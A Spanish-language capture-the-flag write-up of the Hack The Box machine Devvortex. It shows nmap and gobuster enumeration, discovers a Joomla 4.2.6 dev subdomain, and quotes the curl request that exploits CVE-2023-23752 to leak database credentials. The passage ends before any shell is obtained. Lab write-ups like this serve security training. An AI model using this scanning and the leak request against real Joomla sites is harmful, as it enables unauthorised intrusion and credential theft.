

Devvortex

Reconocimiento y pasos iniciales

Primero hacemos un escaneo de puertos con nmap.

-Pn: Indica a nmap que no haga ping a los hosts

-sC: Analisis con los scripts por defecto

-sV: Detecta la versión de los servicios

```
nmap -Pn -sC -sV 10.10.11.242
```

```
[root@dttkalimot]-[/home/kali/HTB/DEVVORTEX]
# nmap -Pn -sC -sV 10.10.11.242
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-09 03:59 EDT
Nmap scan report for 10.10.11.242
Host is up (0.041s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devvortex.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.70 seconds
```

Puertos abiertos

22 que corresponde al servicio ssh


80 que corresponde a HTTP o servicio Web

Añadimos a **/etc/hosts** la IP de la máquina y **devvortex.htb** para poder acceder a la página web.



Inicio

Aquí vemos la página web.



Buscamos directorios ocultos con gobuster.

```
gobuster dir -u http://devvortex.htb/ -w RUTA/DONDE/TENGAS/directory-list-2.3-medium.txt
```

```

(root@dttkalimot)-[/home/kali]
# gobuster dir -u http://dev.devvortex.htb/ -w HTB/DEVVORTEX/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://dev.devvortex.htb/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /HTB/DEVVORTEX/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/images/]
/home (Status: 200) [Size: 23221]
/media (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/media/]
/templates (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/templates/]
/modules (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/modules/]
/plugins (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/plugins/]
/includes (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/includes/]
/language (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/language/]
/components (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/components/]
/api (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/api/]
/cache (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/cache/]
/libraries (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/libraries/]
/tmp (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/tmp/]
/layouts (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/layouts/]
/administrator (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/administrator/]
/cli (Status: 301) [Size: 178] [→ http://dev.devvortex.htb/cli/]
Progress: 26108 / 220561 (11.84%) [ERROR] Get "http://dev.devvortex.htb/ffdshow": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://dev.devvortex.htb/Materials": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://dev.devvortex.htb/missingfiles": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://dev.devvortex.htb/button_right": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://dev.devvortex.htb/cfusion": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://dev.devvortex.htb/Lexus": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://dev.devvortex.htb/button_left": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://dev.devvortex.htb/emailme": context deadline exceeded (Client.Timeout exceeded while awaiting headers)

```

No hemos encontrado nada interesante.

Ahora haremos una enumeración del subdominio DNS

```
gobuster dns -d devvortex.htb -w RUTA/subdomains-top1million-20000.txt
```

```

(root@dttkalimot)-[/home/kali]
# gobuster dns -d devvortex.htb -w HTB/DEVVORTEX/subdomains-top1million-20000.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Domain: devvortex.htb
[+] Threads: 10
[+] Timeout: 1s
[+] Wordlist: HTB/DEVVORTEX/subdomains-top1million-20000.txt


Starting gobuster in DNS enumeration mode

Found: dev.devvortex.htb

Progress: 1252 / 19967 (6.27%)_

```


Este comando nos reveló dev.devvortex.htb. Ahora lo añadiremos a **/etc/hosts**



The screenshot shows a terminal window titled "dtt kalimotkali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM V...". The terminal is running as root at dttkalimot. The nano text editor is open, editing the file /etc/hosts. The file contains the following entries:

```
127.0.0.1 localhost
127.0.1.1 dttkalimot
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.11.252 bizness.htb
10.10.11.242 devvortex.htb
10.10.11.242 dev.devvortex.htb
```


Vemos el archivo **robots.txt**.



```
# If the Joomla site is installed within a folder
# eg www.example.com/joomla/ then the robots.txt file
# MUST be moved to the site root
# eg www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to all of the
# paths.
# eg the Disallow rule for the /administrator/ folder MUST
# be changed to read
# Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# https://www.robotstxt.org/orig.html

User-agent: *
Disallow: /administrator/
Disallow: /api/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
Disallow: /libraries/
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/
```

Entramos en <http://dev.devvortex.htb/administrator/>



Entrar en esta página de inicio de sesión con credenciales comunes como admin admin no tuvo éxito.

Ejecución de código

El 16 de febrero de 2023, Joomla! publicó un [aviso de seguridad](#) para [CVE-2023-23752](#). El aviso describe una “verificación de acceso incorrecta” que afecta a Joomla! 4.0.0 a 4.2.7. Al día siguiente, un [blog en chino compartió](#) los detalles técnicos de la vulnerabilidad. El blog describe una omisión de autenticación que permite a un atacante filtrar información

privilegiada.

CVE-2023-23752 to Code Execution #1

As discussed, CVE-2023-23752 is an authentication bypass resulting in an information leak. Most of the public exploits use the bypass to leak the system's configuration, which contains the Joomla! MySQL database credentials in plaintext. The following demonstrates the leak:

```
curl -v http://10.9.49.205/api/index.php/v1/config/application?public=true
* Trying 10.9.49.205:80...
* TCP_NODELAY set
```

Con este comando vemos la versión entre otras cosas y la versión de joomla 4.2..6 que entra en la vulnerabilidad.

```
joomla -u http://dev.devvortex.htb
```

```

Processing http://dev.devvortex.htb ...
File System      qsd-php-ba      php-backdo

[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 4.2.6

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://dev.devvortex.htb/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://dev.devvortex.htb/robots.txt

Interesting path found from robots.txt
http://dev.devvortex.htb/joomla/administrator/
http://dev.devvortex.htb/administrator/
http://dev.devvortex.htb/api/
http://dev.devvortex.htb/bin/
http://dev.devvortex.htb/cache/
http://dev.devvortex.htb/cli/
http://dev.devvortex.htb/components/
http://dev.devvortex.htb/includes/
http://dev.devvortex.htb/installation/
http://dev.devvortex.htb/language/
http://dev.devvortex.htb/layouts/
http://dev.devvortex.htb/libraries/
http://dev.devvortex.htb/logs/
http://dev.devvortex.htb/modules/
http://dev.devvortex.htb/plugins/
http://dev.devvortex.htb/tmp/

[+] Finding common backup files name


```

```

